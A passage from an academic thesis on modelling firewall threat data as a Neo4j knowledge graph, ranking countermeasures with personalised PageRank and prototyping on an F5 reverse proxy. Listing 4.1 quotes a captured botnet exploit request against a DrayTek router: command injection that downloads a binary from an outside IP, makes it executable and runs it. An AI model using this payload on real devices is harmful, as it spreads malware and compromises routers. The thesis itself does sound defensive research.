Another paper that is worth mentioning that discuss deception and MTD is [28]. The topic of honeypots and deception is related to our project in regard of a category of countermeasures that are plausible in an autonomous cyber defense arsenal. The paper is part of a book on adaptive strategies for cyber deception and defense. The topic in general seek dynamic adaptation and avoidance of static defense strategies, which conforms with out goals in this research project.

Chapter 3

Methods

Our methodology from a bird's-eye-view is to analyse real-life cyber threat data and design a knowledge graph schema that can support a graph algorithm based decision system. The project's first contribution is the generic cyber threat knowledge graph schema. Figure 3.1 shows the research process applied in this project. From the colorization of the boxes we see that the project consists of four phases. The first phase is related gathering and understanding real-life threat data acquired from an advanced network firewall. Phase two of the project is related to work in a Neo4j database. The research on the real threat data was applied to building a generic cyber threat knowledge graph schema for a threat knowledge graph. After researching the threat data in the knowledge graph the project further researched the graph algorithms in Neo4j, our tool of choice. We verified that the database schema we created had the potential for supporting the personalised PageRank algorithm. For our knowledge graph schema validation experiments we needed something predictable and controllable and we therefore decided to create a synthetic data-set. The third colorized phase described in the figure is related to work on our synthetic data-set and our experiments and results. The fourth and last phase is work related to the case study of a proof of concept implementation.



Figure 3.1: Research Method

The first phase of the project research the typical network communication and protocols that are relevant in a cyber attack. The uniqueness of an attack usually comes apparent in the application layer in the network communication. The second phase makes the transition from raw threat data into a knowledge graph, also keeping in mind the application of graph algorithms. The graph schema created in this phase is then reused in the experiments on a synthetic data-set in order to validate the knowledge graph schema for graph algorithms. Last we also perform a case study on a proof of concept implementation. The knowledge graph schema is also used in the proof of concept implementation. The proof of concept implementation is created in order to validate the design criteria of real-time access to client network connections to the service for monitoring and manipulation.

During our preliminary research of threat data we early decided to focus on web related threats since they were the most relevant for a counterintelligence decision model as well as one of the most popular services on the Internet. It is assumed at this point that the size of the client feature-set is directly related to the counterintelligence potential. For instance, if we compare the counterintelligence capability of an SSH client with a web browser we know that the latter client allows multiple counterintelligence vectors to be executed due to client-side JavaScript execution.

3.1 Firewall Threat Data

The project had access to firewall threat data which was anonymized and used for preliminary research purposes in the first phase of this project. It does not really matter what source of threat data that are available for reproduction purposes. In theory most aspects of the designing a graph schema could be achieved by just studying the network communication protocols, but we seek to understand the threat landscape as well in case this would inflict any choices on our later design. One of the challenges in this project has been to gather and anonymize the data in such a way that it could be discussed with peers. The project focused on generic attacks and threats common to the whole Internet for anonymization reasons, and not specific or targeted to a specific company or solution. For all practical purposes this resulted in an imbalance of threat data related to malicious bots and web crawlers. This is fortunately not seen as a problem at this stage in the project, since the knowledge graph schema is intended to be the same for all cyber attacks. The process of the second phase of this project is to create a graph scheme that will contain the relevant threat information in a graph format. This refers to determining what information goes into the specific graph nodes and what relationships are going between the different node types. During the research in this phase it became apparent that the available threat log and data could be categorized and looked upon from a network communication perspective as well from the natural entities defined by Internet protocols and properties defining a network connection.

3.2 Threat Knowledge Graph

The project will attempt to create a general representation of the firewall threat data by defining a threat knowledge graph schema. This is also about the transition from information to intelligence. This project uses a Neo4j graph database to define the knowledge graph schema and contain the knowledge graph. There might be many solutions and choices of graph databases, but we landed on the popular Neo4j [20] in this project. This vendor has a free community version of their software as well as open source. During our research we sometimes looked at the source code for graph algorithm implementation for deeper understanding.

Keep in mind that the graph database is at this point of research not only seen as a place to store threat data but also building a knowledge memory for the decision model in the form of a knowledge graph. Before we could store anything we needed to find a knowledge graph schema that would contain the most important aspects of the threat data.

The development of this general cyber threat knowledge graph schema is the contribution that are applied through out the whole project. The goal is to extend the graph schema from just containing real-life threat data, to be applicable in a countermeasure decision system.

3.2.1 Graph Modeling

Initially the research process started with taking all relevant information from the raw threat data and was determined on how to store it in a graph database. In our project we also wanted to enrich the knowledge graph with open source intelligence (OSINT) IP address reputation data [29]. In addition to providing a fraud score from zero to hundred on previous known malicious activity, the OSINT source can also provide other relevant information as IP geolocation data and references to known anonymization activity (i.e. VPN or Tor) as well as if the IP address has been used by botnets. This is defined as part of the knowledge graph schema because it is important for a future implementation of the graph based decision system.

The Neo4j graph databases use nodes and relationships for storing and expressing information. Each node can have multiple labels which can be used when matching and performing actions on the database. The query language used in Neo4j is called Cypher. For instance if we want to create a node with the label IP the following Cypher command can be executed.

```
CREATE (sip:IP {address: "192.168.10.10"}) RETURN sip
```

The statement named *sip* is a variable reference which will contain the created node. The node will in this case be created with a property *address* which contains the IP address 192.168.10.10. In the same manner we can create all the nodes and appropriate labels needed to our research. A simple example of a Session node might be created as follows.

```
CREATE (s:Session {session_id: 1000, srcport: 43455, dstport: 443})
RETURN s
```

In this example we see that the Session node has an unique session identifier in the form of the property *session_id*. We also included the TCP destination and source port in this Session node. This information could also be stored in a relationship but for our purpose we chose to include this in the Session node. At this point we have two nodes labeled as IP and Session. If we want to create a relationship between these two nodes, the following command will create a relationship labeled $:SOURCE$.

```
MATCH (sip:IP {address: "192.168.10.10"})
MATCH (s:Session {session_id: 1000})
CREATE (s)-[:SOURCE]->(sip)
RETURN *
```

The example shows that we first have to retrieve the correct nodes by running a *MATCH*. The variables before the label will allow us to *CREATE* a relationship between the two nodes. In retrospect, there are necessary considerations when creating relationships that will be more apparent when performing graph algorithms.

The graph database can store information both in nodes presented as circles during this project and relationships presented as arrows between nodes. Even relationships can contain properties. Each node is labeled with an appropriate label describing the feature.

3.2.2 Open Source Intelligence

Real-life open source intelligence (OSINT) will often be used to enrich decisions and threat assessments. In this project we include the IP address reputation for decisions related to security posture, and escalation to more invasive countermeasures. The term security posture is used in this project as imposing prerequisites on clients before they are allowed to connect to a given company service. The following are examples of open source restrictions that can be applied to clients based on OSINT:

- Country restrictions, i.e. only clients connecting from an source IP address associated with Norway are allowed to connect to the service.
- Bad reputation score of IP address will block the client connection attempt
- IP addresses associated with malicious activity i.e malware download or hacker activity is denied access
- Classification of source IP addresses in regard of anonymization services are also quite often used, i.e. VPN, proxy, Tor, which also can be applied to stronger security posture

Through the research and work on finding a potential graph database design we also applied open source intelligence data from *ipqualityscore.com* [29]. This site contains information about previous bad history of an IP address in addition to information on historical knowledge of this IP address being used by VPN, proxy, Tor etc (see Listing 3.1). For reproduction purposes any source of open source intelligence reputation can be used. The purpose in this project to exemplify the data available and how it affects the decision model and quality of such decisions. One of the reasons we chose to use this source of OSINT in our first phase of this project was because we could call their API directly from Neo4j and store the results directly into the database. The Listing 3.1 is an redacted example JSON result returned from an API call.

There are different motives behind those who scan company services, some might seem legit for instance for research purposes. Others might seek to capitalize on the knowledge of your exposed services either directly or indirectly. Users with malicious intent can use this information either way. It is also worth noting that there varies types of reconnaissance, some attempt to reveal services, and others seek to find vulnerable targets.

Taking the information in Listing 3.1 into consideration can enlighten some factors that can be applied to an autonomous cyber defense solution.

3.2.3 Graph Algorithms

The developed knowledge graph schema will be evaluated in perspective of performing graph algorithm calculations. This include for instance the creation of relationships that makes the application of personalised PageRank possible when the knowledge graph schema is extended with the *Countermeasure* and *Response* nodes.

```
{
  "city": "Ann Arbor",
  "timezone": "America/Detroit",
  "latitude": 42.27,
  "active_tor": false,
  "fraud_score": 100,
  "recent_abuse": true,
  "tor": false,
  "host": "scanner-20.ch1.censys-scanner.com",
  "ASN": 398324,
  "longitude": -83.71,
  "active_vpn": false,
  "bot_status": true,
  "ISP": "Censys-arin-01",
  "mobile": false,
  "message": "Success",
  "country_code": "US",
  "proxy": true,
  "is_crawler": false,
  "vpn": true,
  "success": true,
  "organization": "Censys-arin-01",
  "region": "Michigan",
}
```

Listing 3.1: OSINT Example

The process of evaluating which graph algorithms that are plausible are based on the inherit concept that high success ranking is based on number of successes and their success weight. In our decision model the relationship between a *Request* and a *Countermeasure* node is an indication of measured success performing the countermeasure on a given client request. Keep in mind that this is a design process before actually implementing a future full production decision system.

In addition to the success graph design a requirement for the graph based decision system need to take a selective criteria as input in order to adapt the ranking of countermeasures based on relevant features in a specific attack as well as client communication properties that might be relevant to a holistic adversary profiling. In other terms a graph algorithm decision or ranking should have the feature of being biased on given node or relationship properties. This is the backdrop for our methodology in evaluating possible graph algorithms supported by Neo4j. In our preliminary research we found the personalised PageRank to be a good candidate due to the support for weight and criteria based bias. Experiments in our project will determine if the claim of validity in respect to features and our developed knowledge graph schema is true.

3.3 Synthetic Dataset

In order to validate the developed knowledge graph schema in regard of graph algorithms (personalised PageRank) calculations, we need a synthetic data-set based on our graph schema. The calculations will show if we unintentionally reach any corner edges or problems with our graph schema. In addition the graph algorithm itself need to support various input criteria and give a relevant output ranking of countermeasures dependent of those criteria. The reasoning for ranking countermeasures instead of giving the highest ranked is to allow flexibility in our design to explore several countermeasure options. This would be relevant since we do not claim there is always a silver bullet, and the decision system should be allowed to explore and learn from experience.

3.3.1 Reputation Data

The open source intelligence (OSINT) on IP reputation is created in the synthetic data-set in order to show an example of integrating OSINT into the knowledge graph and making a basis for possible decision making in a future implementation. When an source IP has never been seen before the OSINT reputation can be applied in security posture related decisions. For instance, all client IP addresses with an reputation score higher than 50 could be denied or require additional validation (i.e. Google's ReCaptcha) before gaining access to a company services.

Reputation can also be gained from knowledge of previous attacks from a given client IP address. In the case of malicious attacks in the past, the new client requests might be outright denied or redirected to a honeypot service (fake service). In the hypothetical case the decision system intends to escalate to more aggressive counterintelligence measures, the accumulated forensic evidence of previous attacks might support the decision. The reputation information is available in the knowledge graph but within the scope of this project it is just a matter of giving a perspective.

The reputation node is part of the knowledge graph schema and it is relevant to include this in case it has any effects on our graph algorithm calculations as well.

3.3.2 Synthetic Countermeasure Data

By design only suspicious or malicious activity is stored in the knowledge graph, because there are no sound reason to perform countermeasures on legitimate users. In a real-life scenario the request alone could be benign, but when linked to actual threat alerts it gives more credibility of an actual attack. Likewise could activity against non-production systems or otherwise unpublished or known production system indicate malicious intents. One example is the creation of honeypot services or web servers not published in domain name system (DNS) with the solely purpose of logging general reconnaissance and attacks.

The countermeasure experiments validate the capability to make decisions based on our knowledge graph schema and which countermeasures is the most appropriate under a given criteria. This could be as simple or complex as the implementation requires. Criteria examples could be ranking the most successful countermeasures based on a attack found in the Request node, or Threat node.

In future research more advanced options of attacker profiling would be relevant. In this project we apply an simple example by checking the HTTP User-Agent in collecting source nodes for the personalised PageRank.

The main goal for our experiments in this project is the validation of the knowledge graph schema and determine the validity of personalised PageRank as a method of ranking plausible countermeasures based on given input criteria and factors. The data-set is therefore made simple enough to follow the correlation between the statistics and the calculated ranking by personalised PageRank. At the same time it is also a representation which enlighten the aspect of future holistic profiling of an adversary.

3.4 Case Study

In order to better understand the challenges of implementing a real-time decision system we developed a proof of concept solution. One of the success criteria for a real-time countermeasure system is actual real-time access to client connections to company services. With this access the decision system can monitor and manipulate existing client connections and indirectly also target the client software. The real-time access to manipulate live connections is used by the decision system for applying countermeasures if applicable. The access to the client software is used for fingerprinting purposes as well as gathering of adversary intelligence. Even if the proof of concept is focused on web client's the concept should be transferable to other communication protocols as well.

The implementation use an advanced reverse proxy system called F5 Big-IP. The implementation use a *iRuleLX* functionality [30]. It operates on function calls from a iRule to a Node.js back-end. The Node.js back-end will handle all the Neo4j database operations, and create a knowledge graph based on previous described knowledge graph schema.

The reverse proxy operates as a man-in-the-middle between the client and a web service. This implies that there are actually two connections that are transparent to the user. The first connection is between the client and the reverse proxy, and the second is the connection between the reverse proxy and the web service. The client will connect to a virtual server address that is related to each of the service definitions in the F5 reverse proxy. The reverse proxy can control the end-to-end communication between the client and the web service through an event based TCL [31] scripting language [32] that can transparently forward communication between the client-side and server-side connection. This gives us the required real-time control over active sessions that are necessary for our decision system. The Figure 3.2 show the communication paths between the client and the web service, and how the reverse proxy operates as a man-in-the-middle while calling functions in the Node.js back-end that have access to the Neo4j database. The solid lines represent a typical production implementation, while the dotted lines represent our contribution in our proof of concept implementation. In a production environment the client traffic will typically be transparently forwarded to the service side based on for instance qualified domain name (FQDN), after optional authentication requirements.



Figure 3.2: F5 Big-IP Reverse Proxy Overview

The following F5 Big-IP iRule events are used:

- CLIENT_ACCEPTED [33]
- HTTP_REQUEST [34]
- HTTP_REQUEST_DATA [35]
- HTTP_RESPONSE [36]

Each of these iRule events and the corresponding function in the Node.js backend is explained in further detail in their own subsections starting with 4.4.1.

The Neo4j graph schema in this proof of concept is shown in Figure 3.3. Compared to our previous knowledge graph schema we have in this proof of concept not connected HTTP requests and countermeasures at this point, only a standalone countermeasure node example. In addition we added a *destination* relationship to the IP nodes that represent the virtual server address used by the F5 reverse proxy. In our implementation it makes sense to distinguish between source and destination IP addresses for distinguishing between production and non-production (or fake/honeypot) services. Clients attempting to connect to IP addresses not connected to a production service will land on a web service created to perform device tracking of malicious activity [37] and the gathered data is stored in a *Fingerprint* node.

In our implementation the configured a web service only serving a JavaScript based fingerprinting [37] implementation that have the potential to track malicious devices beyond the source IP address. The same fingerprinting or device



Figure 3.3: Proof of Concept Graph Schema

tracking JavaScript was used as a response for every client requested a resource not existing on the web server (status code 404). This feature is not fully developed in our proof of concept and there are design considerations that should be taken in further development of this system. For one the relationship with the *Fingerprint* node could also be linked to the *Session* node that actually generated the fingerprint. Another aspect of the fingerprint process is the gathering of potential intelligence that could also be stored in an *Intelligence* node. An implementation should also consider the correlation of known and unknown intelligence of a given adversary, which is outside the scope of this project.

In summary our methodology in our proof of concept case study is to show that revere proxies are one valid option for real-time client connection monitoring and manipulation. In addition that our knowledge graph schema is valid in a real-life implementation. In addition we seek to determine that applying simple forms of counterintelligence measures are valid and can be further researched and developed into this knowledge graph schema. Even if the implementation of application of countermeasures and monitoring of their success is out of the scope of this project the topic is discussed on a conceptual level.

Chapter 4

Experiments and Results

4.1 Firewall Threat Data

For our research we had to compile information from multiple logs and sources in the firewall. This is not a problem since the reasoning behind gathering this data is only for a research purpose of understanding the raw threat and connection data in regard of building a graph schema representation. The knowledge graph schema is then reused with some extensions through the project. In future implementation of a graph based decision system based on our case study proof of concept there might be of interest to integrate into various threat alerts from existing infrastructure. This will help to determine malicious activity towards production systems and allow storing of only malicious activity in the knowledge graph. As mentioned previously the knowledge graph is not indented to keep benign connection data, since we only keep the connection data where applying countermeasures are relevant. The integration with existing security infrastructure is outside the scope of this project but it is worth mentioning that trough our work we see indications that enterprise firewalls is not adapted to real-time threat exchange.

4.1.1 Gathering Threat Data

Though not a problem for this project, but rather for a future implementation, the log gathering soon proved challenging. In our access to threat data we found that the complete threat HTTP headers was only available in network traffic log files in the pcap format (Wireshark [38]) for each triggered threat alert. In a decision system for applying the most plausible threat countermeasure (keeping counter-intelligence in mind) we deduced that the more potentially unique client-side controlled information available, the better an attacker profile could be built for relevant countermeasures. In the gathering phase of this project we searched both traffic, threat and URL logs for relevant information. Even the URL logs fell short since they did not contain the full HTTP header information and also lacked arguments (HTTP body) related to the HTTP POST method.

As an example of threat logs from a specific vendor we chose to reference the Palo Alto Networks firewall [39], but any vendor reference to typical threat logs could be used. Note that the actual traffic and threat data is the same for all cases, but different vendors chose to implement their threat logs differently. Analysing the fields documented in this case we see that one category of information is more administrative and specific for this particular firewall vendor. In this case threat logs are categorized into multiple subtypes. Some examples of these types are as follows:

- URL - URL logs
- Scan - scan detection logs
- Vulnerability - vulnerability exploit detection logs
- Virus - virus detection logs
- Wildfire - verdict generated from submits to a malware sandbox for static and dynamic analysis

In our research we focused on the vulnerability category which contains threats triggered from incoming attacks in attempt to do vulnerability reconnaissance or exploitation. The logs also contain numerous of other vendor specific values which is not relevant for our project. The goal for our project is to analyse as much of the real traffic as possible, but we still need to put this into a graph design perspective. After all we need to determine which node labels we needed and what information would typically belong to which node. Also some information would be natural to present as relationships between nodes. Looking further on the threat alert documentation and keeping our knowledge of network protocols in mind the relevant Internet Protocol (IP) addresses and Transmission Control Protocol (TCP) ports are natural in defining a client session. Looking at the HTTP protocol [8] there are many potential and optional information available. In this project we chose to focus on the real-data first and read the request for comments (RFC) if needed. The reason for this is that there are no guarantee that malicious activity will follow protocol standards unless they are obliged or motivated to do so. In many cases it is he lack of compliance that will trigger exploits in the server side implementation. From the available threat data we studied the relation between HTTP requests and the specific threat alerts. Every vendor has their implementation of threat alerts and they may vary even if they are triggering on the same attack. At this point in our research it was considered that in our decision model it might not be as important which threat was triggered but that the triggered alert builds confidence on malicious activity.

After manually gathering session related data from the threat logs, we gathered HTTP request data from the PCAP network capture for each threat alert entry. A connection is defined by a source and destination IP address, and a source and destination TCP port (or User Datagram Protocol port). For web services typical ports used are port 80 for clear-text HTTP traffic and port 443 for encrypted HTTP traffic. Each threat log entry also contains an unique session identification and threat identification. Each log entry has a reference to an unique threat id that identifies the signature and detected threat. The threat id would typically be unique to each firewall or security solution vendor. In a multi-vendor scenario these would have to be correlated in some way but this is outside the scope of this project.

In summary we achieved our goals of gathering relevant threat data for further development of a knowledge graph schema, but real-time integration's with a decision system and an enterprise firewall seems at this point immature.

4.1.2 Analysing Threat Data

Previously we gathered all the relevant information for each connection and threat alert, and used our knowledge within network security to focus on what was the most relevant information and indications that could be relevant in a threat countermeasure and threat counterintelligence perspective. At this stage we analysed the data in perspective of creating a knowledge graph schema. From analysing the information it naturally followed that we needed graph nodes indicating the IP address, session and HTTP requests, and graph relationships could determine the source and destination purpose of the individual IP addresses in perspective of the session nodes. In addition we needed to define some properties that would contain the relevant data for each node and relationship. Studying the HTTP protocol documentation [8] further helped to understand the details of the threat data. It was clear that compliance would vary between the normal web browser and HTTP communication initiated by bots and vulnerability tools applied by the hackers. This was easiest to see when looking at the network traffic data in the PCAP format in Wireshark [38].

The following Listing 4.1 is a HTTP request taken from a threat classified as *Draytek* in the firewall threat logs. It is important to keep in mind that threats are targeting a specific vendor product and requested URL might be unique to a product, but sometimes there is a framework that is a targeted and the weaponized request might be targeted on different URLs. For example a vulnerability could be in a specific script, but also in the script parser or web framework itself. Each security vendor are prone to naming threats different, but the classification as malicious is the most important. The threat classification as an information-leak or a code-execution might also be useful for further development of the decision system.

From the Listing 4.1 we can see the components that a HTTP request consists of the method, request, header info and post arguments. In a graph schema this information would be added as properties to an HTTP Request node. From the research of available firewall data the process of building a knowledge graph schema can start. We see that the HTTP user-agent can be set to a proprietary value by the attacker that reflect a botnet or a tool used for vulnerability scanning. In the Listing 4.1 we see that the HTTP user-agent is set to *XTC* which is used by a botnet. Another example of a typical HTTP header field is *Connection*, which states if the connection should be kept alive or not. This is visible when applying threat

```
POST /cgi-bin/mainfunction.cgi HTTP/1.1
User-Agent: XTC
Host: 127.0.0.1
Content-Length: 1000
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

action=login&keyPath=%27%0A/bin/sh${IFS}-c${IFS}'wget${IFS}http://178.33.64.107/
     arm7${IFS}-O${IFS}/tmp/upnp.debug;${IFS}chmod${IFS}777${IFS}/tmp/upnp.debug;${
     IFS}/tmp/upnp.debug'%0A%27&loginUser=a&loginPwd=a
```

Listing 4.1: Threat Example

data into the graph database, since we would visually see multiple HTTP requests within the same TCP session. The network communication protocols themselves defines constraints and factors into the graph model. Though obvious a single session is locked to the same Open Systems Interconnection (OSI) model layer 3 and 4 parameters of source and destination IP address as well as source and destination port. One session can have multiple HTTP requests and responses. The HTTP body after all HTTP header fields are only applicable when using the POST HTTP method.

The firewall threat alerts contained unique vendor specific format and data, but the general concepts are the same. For our research threat data-set we had threat categories and type specifications. Due to the unknown quality of different vendor threat solution this project will assume that relevant information will be available. This project's first contribution is to develop a cyber threat knowledge graph schema and potential challenges of quality or availability of relevant information is left for an future implementation project.

During the research on the threat data it was also visible that there were different techniques used by botnet's for distributing the malicious payload. Botnet use both a central distribution points as well as referring to the attacker source IP address. When correlated with attack type and target platform is shows that botnet seems to attempt keeping a lower profile and avoid issues with central distribution by letting newly infected and vulnerable targets download malicious payload from the attacker. In the knowledge graph it is therefore interesting to create a relationship between attack payload and the download target. This information can be used for building a holistic profile of the attacker.

In summary we found that our analysis of threat data have potential when presented in the form of a knowledge graph. The client will during network communication exchange data which could be applied to a holistic profiling of the adversary and therefore also be applied to our criteria based ranking of plausible countermeasures.

4.2 Threat Knowledge Graph

This section will present the knowledge graph schema as a general approach for storing cyber threat data in a knowledge graph. In this thesis our main focus is exploring a potential solution for autonomous real-time decisions. The project's first contribution is the general threat knowledge graph schema. In order to validate this graph schema for performing personalised PageRank calculations we created the synthetic data and these experiments. The intentions are also to explore if personalised PageRank has the validity of ranking countermeasures in order to recommend plausible countermeasures based on given input parameters. The knowledge graph schema was extended from the first phase of studying real-life threat data to a conceptual design for ranking countermeasures.

4.2.1 Real-Life Threat Knowledge Graph

At this stage in the project we have added real-life threat data into the graph database and built a knowledge graph based on information extracted from threat data and enriched with OSINT IP reputation data. The project refers to the transformation from threat data into a knowledge graph as the process of extracting intelligence from the available data and create relations that are otherwise not obvious through raw data analysis. One example is the incorporation of OSINT in comparison to threat activity, and the other is visualisation of threat activity patterns through understanding of attacks methodology (i.e. TTP). One example of the latter is the use of centralised versus decentralised malware download.

During our research of the threat data in the graph database we discovered connections or methods related to botnet activity. Bot activity would typical use specific exploits related to IoT or Internet routers. Usually the attack would result in a download of a malicious program and executed on the device. In some cases the download would be performed from a centralized infrastructure, but more cleverly also from original attacker device. This would in all practical purposes bypass a potential IP reputation based blocking policy because newly hacked devices would not instantly be flagged as bad IP addresses. Even not directly related to the work scope on decision models in this project it is related to profiling attacks and attackers in respect of making educational decisions on efficient or relevant countermeasures.

Analysing the threat graph provided the project with an understanding of attacks and plausible countermeasures. The scope of this project is to evaluate the possibility of a graph based decision model, and a deep dive into possible countermeasures is not relevant here. In an implementation phase it might still be useful to understand available threat classification depending on the countermeasure model researched. For instance one could create multiple countermeasures related to a specific attack, but unfortunately this would create a high demand for dynamic updates as new attack vectors are discovered. In a more general approach the type of attack would be more relevant, for instance classifying code-execution versus information leakage and handle this by a general decision model.

When creating a generic cyber threat knowledge graph schema we had to add a *Response* node to contain the response to any of the client requests sent to a service. In the simplest form form the response could be a HTTP redirect sent by the reverse proxy or the service in order to ensure the use of an encrypted connection (https). Another example is the firewall intrusion prevention system sending a TCP reset connection package to tear down the malicious connection. The normal process for benign connections would be the response from the actual service that the client connects to. In an implementation of this project the decision system would attempt to apply various countermeasures to malicious connections and the successes would be stored in the knowledge graph. In an implemented version the attempted countermeasure would have to be monitored for success based on responses by the attackers. For example, if attackers perform reconnaissance for a specific vulnerability and the decision system respond with the appropriate data indicating that the service is vulnerable, and attackers attempts to perform code execution based on this information the countermeasure is successful. It is naturally that this kind of countermeasures would be allowed on IP addresses that are not part of the production, or minimum lacking the proper fully qualified domain name (FQDN) reference.

In this project we used the following nodes:

- Reputation - describes OSINT reputation information on an IP address (using address as key property)
- IP - contains information on a specific IP address (using address as key property)
- Session - contains information related to a specific session (using session id as key property)
- Request - contains information on a specific HTTP request (using session id as key property)
- Response - contains information on a specific HTTP response (only used in the synthetic data-set and the case study)
- Threat - contains information on specific threat triggered by the firewall vendor (using threat id as key property)
- Countermeasure - only used in the synthetic data-set and the case study as an representation of a successfully applied countermeasure

The Figure 4.1 shows a rudimentary version of nodes and the relationship used for analysing the threat data. This version of the knowledge graph schema only contains the nodes and relationships that is relevant to the real-life threat data.

The real-life threat logs only contained the attacker client HTTP requests and not the responses by the service or the firewall intrusion prevention system (IPS). In the further development of the knowledge graph schema would also have to include *HTTP Response* and *Countermeasures*. The graph nodes *IP* and *Session* con-



Figure 4.1: Real-Life Threat Graph Schema

sist of the network layer connection between the client and the company. While the IP node could contain properties related to information on the IP address, the Session node would typically contain information related to the network session. This includes both source and destination ports, IP protocol (TCP/UDP) and relevant timestamps for session creation, duration etc. The *Request* node is in our case a HTTP request, but could be any application layer protocol requests to the service. It is also relevant to actually connect the specific requests to a triggered threat, since a decision system could rely on this information before triggering a countermeasure. In addition the properties of a threat alert could contain information relevant for determining the type countermeasure response. One example is the classification of the attack in regard of information leak or code execution which is examples of categories used by this particular vendor (Palo Alto Networks).

In a graph database queries are executed by matching node labels,relationships and properties (Example in Listing 4.2). In machine learning, the model often obscures the original data, and this project applies knowledge graphs in order to preserve the data and be entirely transparent. This makes it possible to redo calculations on the data at any time using both existing and new graph algorithms. The graph technology can convert a knowledge graph into graph (node) embedding so traditional machine learning (i.e. deep learning/neural networks) can be applied as well, but this is not the focus of this project [40]. Node embedding algorithms compute a low-dimensional vector representation of nodes in a graph. These vectors are called embeddings, and can be used for machine learning.

```
MATCH (rep:Reputation)--(sip:IP)--(s:Session)--(req:Request)
WHERE rep.country_code = "US" AND NOT req.url = "/"
RETURN rep.country_code,sip.address,count(req)
```

Listing 4.2: Graph Query Example

